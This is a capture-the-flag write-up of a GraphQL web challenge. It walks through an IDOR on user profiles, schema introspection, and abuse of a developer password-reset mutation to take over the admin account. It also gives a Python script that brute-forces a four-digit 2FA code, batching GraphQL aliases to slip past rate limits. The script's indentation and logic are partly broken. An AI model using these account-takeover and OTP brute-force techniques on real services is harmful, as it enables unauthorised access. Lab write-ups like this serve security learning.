Originally written in , but I forgot to publish it on time…
SpeedNet is an interesting GraphQL web/api challenge, rated easy, though when
solving it, I didn’t think of it as one… It can be broken down into two:
- Enumerating and understanding the
GraphQLfunctionality available - Bypassing multifactor authentication

Getting started
This challenge does not give you the source code but, curiously, provides a
different endpoint to which you can receive email:
URL/URL/emails/, where we can receive emails astest@email.htb
Obviously the second one would not normally be in scope. It is given as a tool to make testing the base application easier.
The first part: enumeration
The functionality available by the application is rather limited:
- there’s
login,registerandforgotPassword - after successfully logging in, one might
- Update their profile
- View billing details/invoices
- That’s pretty much it (?)
IDOR: userProfile
We can create an account through register, utilizing the mail we’re given, and
we’re immediately then logged in. Our proxy then shows a particularly
interesting graphQL query:
POST /graphql HTTP/1.1
Host: 154.57.164.65:41142
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.65:41142/profile
Content-Type: application/json
Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsImlhdCI6MTc5MjY1Njk1MSwiZXhwIjoxNzkyNjYwNTUxfQ.qvVubmUeGdA2NgsjXbVQ3qZPrILOlyRerUT6VoEwIVo
Content-Length: 270
Origin: http://154.57.164.65:41142
DNT: 1
Connection: keep-alive
Priority: u=4

{"query":"\n    query GetUserProfile($userId: Int!) {\n      userProfile(userId: $userId) {\n        id\n        email\n        firstName\n        lastName\n        address\n        phoneNumber\n        twoFactorAuthEnabled\n      }\n    }\n  ","variables":{"userId":2}}
We can see that the query receives an argument of type int, namely the user’s
id. Setting that to 1 (since we’re user 2), gives us the information on admin:
{
  "data": {
    "userProfile": {
      "id": 1,
      "email": "admin@speednet.htb",
      "firstName": "Arnold",
      "lastName": "Robin",
      "address": "West Land 123",
      "phoneNumber": "08718881012211",
      "twoFactorAuthEnabled": true
    }
  }
}
Introspection
There’s not much that we can do with this information, but it is certainly good
to have. The WSA has an article on GraphQL vulnerabilities where introspection
is suggested for discovering schema information.
I wish I had known that, since I first spent some time manually checking different endpoints.
Utilizing Burp’s builtin functionality we can send the following:
POST /graphql HTTP/1.1
Host: 154.57.164.65:41142
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.65:41142/forgot-password
Content-Type: application/json
Authorization:
Content-Length: 1404
Origin: http://154.57.164.65:41142
DNT: 1
Connection: keep-alive
Priority: u=0

{"query":"query IntrospectionQuery {\n    __schema {\n        queryType {\n            name\n        }\n        mutationType {\n            name\n        }\n        subscriptionType {\n            name\n        }\n        types {\n            ...FullType\n        }\n        directives {\n            name\n            description\n            locations\n            args {\n                ...InputValue\n            }\n        }\n    }\n}\n\nfragment FullType on __Type {\n    kind\n    name\n    description\n    fields(includeDeprecated: true) {\n        name\n        description\n        args {\n            ...InputValue\n        }\n        type {\n            ...TypeRef\n        }\n        isDeprecated\n        deprecationReason\n    }\n    inputFields {\n        ...InputValue\n    }\n    interfaces {\n        ...TypeRef\n    }\n    enumValues(includeDeprecated: true) {\n        name\n        description\n        isDeprecated\n        deprecationReason\n    }\n    possibleTypes {\n        ...TypeRef\n    }\n}\n\nfragment InputValue on __InputValue {\n    name\n    description\n    type {\n        ...TypeRef\n    }\n    defaultValue\n}\n\nfragment TypeRef on __Type {\n    kind\n    name\n    ofType {\n        kind\n        name\n        ofType {\n            kind\n            name\n            ofType {\n                kind\n                name\n            }\n        }\n    }\n}"}
To be frank I used the show response in browser functionality to have a more
intuitive JSON interface, instead of reading it in burp, and I discovered a
development endpoint: devForgotPassword.
IDOR2: devForgotPassword
devForgotPassword works just like the original forgotPassword, with a twist: it
was intended to be used by the developers and for that reason, one can modify
the email parameter freely, to reset the password of others!
POST /graphql HTTP/1.1
Host: 154.57.164.65:41142
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.65:41142/forgot-password
Content-Type: application/json
Authorization:
Content-Length: 157
Origin: http://154.57.164.65:41142
DNT: 1
Connection: keep-alive
Priority: u=0

{"query":"\n    mutation devForgotPassword($email: String!) {\n      devForgotPassword(email: $email)\n    }\n  ","variables":{"email":"admin@speednet.htb"}}
This in turn returns a token, which can be used over at http://machine/reset-password?token=..., to reset the password.
Resetting the password
Nothing tricky is required at this point: one can just create that URL and visit it in their browser… or they can use another mutation:
POST /graphql HTTP/1.1
Host: 154.57.164.65:41142
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.65:41142/reset-password?token=ceb33a23-b1f8-4361-b6ca-47f48547c0b3
Content-Type: application/json
Authorization:
Content-Length: 242
Origin: http://154.57.164.65:41142
DNT: 1
Connection: keep-alive
Priority: u=0

{"query":"\n    mutation resetPassword($token: String!, $newPassword: String!) {\n      resetPassword(token: $token, newPassword: $newPassword)\n    }\n  ","variables":{"token":"ceb33a23-b1f8-4361-b6ca-47f48547c0b3","newPassword":"password"}}
Part 2: Bypassing 2FA
At this point I was sure I could log in as admin (having forgotten that
userProfile response), but it was never going to be so easy…
As we can see in the json returned through that first IDOR, there’s 2FA setup
for admin, and to log in… we need to bypass it.
Working as thraller
To gain a better understanding, I logged in as myself and fooled around with 2FA
by separating the crucial mutations: resendOTP and verifyTwoFactor.
resendOTPdoes not offer any way to redirect that output over to our emailverifyTwoFactor… well that’s a bigger story
2FA implementation
My first idea was simple: using the OTP I received as thraller in admin and hope
that it worked1. It did not work. verifyTwoFactor expects a four-digit OTP,
for a given token and that token is account-bound.
This makes can be verified by looking at the schema as well. The verifyTwoFactor
mutation only takes the token and otp as input fields:
# GraphQL Schema
verifyTwoFactor(token: String!, otp: String!) {
    token
    user {
        id
        email
        firstName
        lastName
        address
        phoneNumber
    }
}
At this point I tried identifying:
- is the token guessable? Not to my knowledge
- is the otp guessable knowing the token? Not to my knowledge, but there are not many possible combinations (10K).
- is there rate limit? Yes, we get cut off after some time.
- is there an “attempt” limit? No. No matter how many times you give a wrong OTP, the right one remains valid.
To answer these questions I used an extremely advanced technique:
- I logged in as
thrallerand got the correctotpthrough the/emails/endpoint - I repeatedly sent a request with a wrong
otp, to test whether atokenhad amaxAttemptsproperty - I then tried the right
otpand, to my surprise, it worked.
The path forward: brute-forcing and graphql aliases
The otp is valid for 5 minutes according to the email. To test 10 thousand
combinations in 5 minutes would essentially translate to 3 requests per second.
That is not something we can do, since we’re getting cut off due to the rate limit.
Thankfully, portswigger includes a hint for bypassing rate limits in graphql.
Through the use of aliases we can include more than one graphql requests in an
HTTP request. This means that we can significantly reduce the number of HTTP
requests and thus avoid rate limit restrictions. This is a payload that worked
for me as a proof of concept for this technique:
mutation VerifyTwoFactor($token: String!, $otp0: String!, $otp1: String! ) {
    a: verifyTwoFactor(token: $token, otp: $otp0) {
        token
        user {
            id
            email
            firstName
            lastName
            address
            phoneNumber
        }
    }
    b: verifyTwoFactor(token: $token, otp: $otp1) {
        token
        user {
            id
            email
            firstName
            lastName
            address
            phoneNumber
        }
    }
}
Fuzzing / Brute-forcing
I could not use ffuf since I need to modify the payload to add enough parameters
and query strings. As a result I worked with python. This is my whacky exploit:
- I did not have to use the
query-variablesseparation, but for some reason I only got errors when not using variables. After solving the challenge and reading the writeup, I got it working without variables … oh well - For this to work, one needs to first create a user. I don’t know why, but I
suspect that the
adminaccount only gets created after we create our own. I verified that one withuserProfile.
import requests
import json
from time import sleep

target="154.57.164.65:41752"
url=f"http://{target}/graphql"
batch_size = 100
sleep_time = 10
proxies = {"http":"http://127.0.0.1:8080"}
headers = {
    "Host":"154.57.164.65:41142",
    "User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",
    "Accept":"*/*",
    "Accept-Language":"en-US,en;q=0.5",
    "Accept-Encoding":"gzip, deflate, br",
    "Referer":"http://154.57.164.65:41142/2fa",
    "Content-Type":"application/json",
    "Authorization":"",
    "Content-Length":"377",
    "Origin":"http://154.57.164.65:41142",
    "DNT":"1",
    "Connection":"keep-alive",
    "Priority":"u=0",
}

base_query = "mutation VerifyTwoFactor($token: String!, {otp_args} ) {{ \n {inner_funcs} }}"
inner_func = "a{otp} : verifyTwoFactor(token: $token, otp: ${otp}) {{\n        token\n        user {{\n          id\n          email\n          firstName\n          lastName\n          address\n          phoneNumber\n        }}\n      }}"

def create_query(start):
    inner_funcs = '\n'.join([inner_func.format(otp=f"otp{i}") for i in range(start, start + batch_size)])
    args = ', '.join([f"$otp{i}: String!" for i in range(start, start + batch_size)])
    return base_query.format(inner_funcs=inner_funcs, otp_args=args)

def create_variables(token,start):
    variables = { f"otp{i}" : f"{i:04}" for i in range(start, start + batch_size) }
    variables["token"] = token
    return variables

def get_dev_forgot_password_token(email="admin@speednet.htb") ->str:
    d = {"query":"\n    mutation devForgotPassword($email: String!) {\n      devForgotPassword(email: $email)\n    }\n  ","variables":{"email":email}}
    r = requests.post(url, headers=headers, data=json.dumps(d),proxies=proxies )
    r.raise_for_status()
    resp = r.json()
    m = resp.get('data').get('devForgotPassword')
    if m:
        return m[32:]
        return None

def reset_password(email="admin@speednet.htb", password="password"):
    print(f"Will attempt resetting the password of {email} to {password}")
    token = get_dev_forgot_password_token(email)
        if token:
            print(f"ForgotPassword token {token}")
            d = {"query":"\n    mutation resetPassword($token: String!, $newPassword: String!) {\n      resetPassword(token: $token, newPassword: $newPassword)\n    }\n  ","variables":{"token":token,"newPassword":password}}
            r = requests.post(url, headers=headers, data=json.dumps(d),proxies=proxies )
            r.raise_for_status()
            resp = r.json()
            m = resp.get('data').get('devForgotPassword')
            if m != 'Password has been reset successfully':
                print("Error resetting the password")

def get_token(email="admin@speednet.htb", password="password") -> str:
    d = {"query":"\n    mutation Login($email: String!, $password: String!) {\n      login(email: $email, password: $password) {\n        token\n        user {\n          id\n          email\n          firstName\n          lastName\n        }\n      }\n    }\n  ","variables":{"email":email,"password":password}}
    r = requests.post(url, headers=headers, data=json.dumps(d),proxies=proxies )
    r.raise_for_status()
    resp = r.json()
    message = resp.get('errors')[0].get("message", None)
    if message:
        if message == 'Invalid credentials':
            print("Supplied credentials did not work.")
            reset_password()
            return get_token()
        return message[13:]
        return None


if __name__ == "__main__":
    token = get_token()
        if not token:
            print("Could not get fuzzing token")
                exit(1)
            print(f"Fuzzing token: {token}")
    for i in range(0,9999,batch_size):
        data = {
            "query": create_query(i),
            "variables": create_variables(token,i)
        }
        print(f"Now going for {i}")
        r = requests.post(url, headers=headers, data=json.dumps(data), proxies=proxies)
        resp = r.json()
        r.raise_for_status()
        for l in resp.get("data"):
            if resp["data"][l]:
                print(f"{l}: {resp['data'][l]}")
                exit()
            sleep(sleep_time)
Summary
I wanted to try an api challenge for some time now so I was positively surprised
when the random web challenge I tried had this component. Having limited
experience with graphql, this one took more time than I’d like to admit, but it
was a delightful learning experience.
Footnotes:
Sad, really.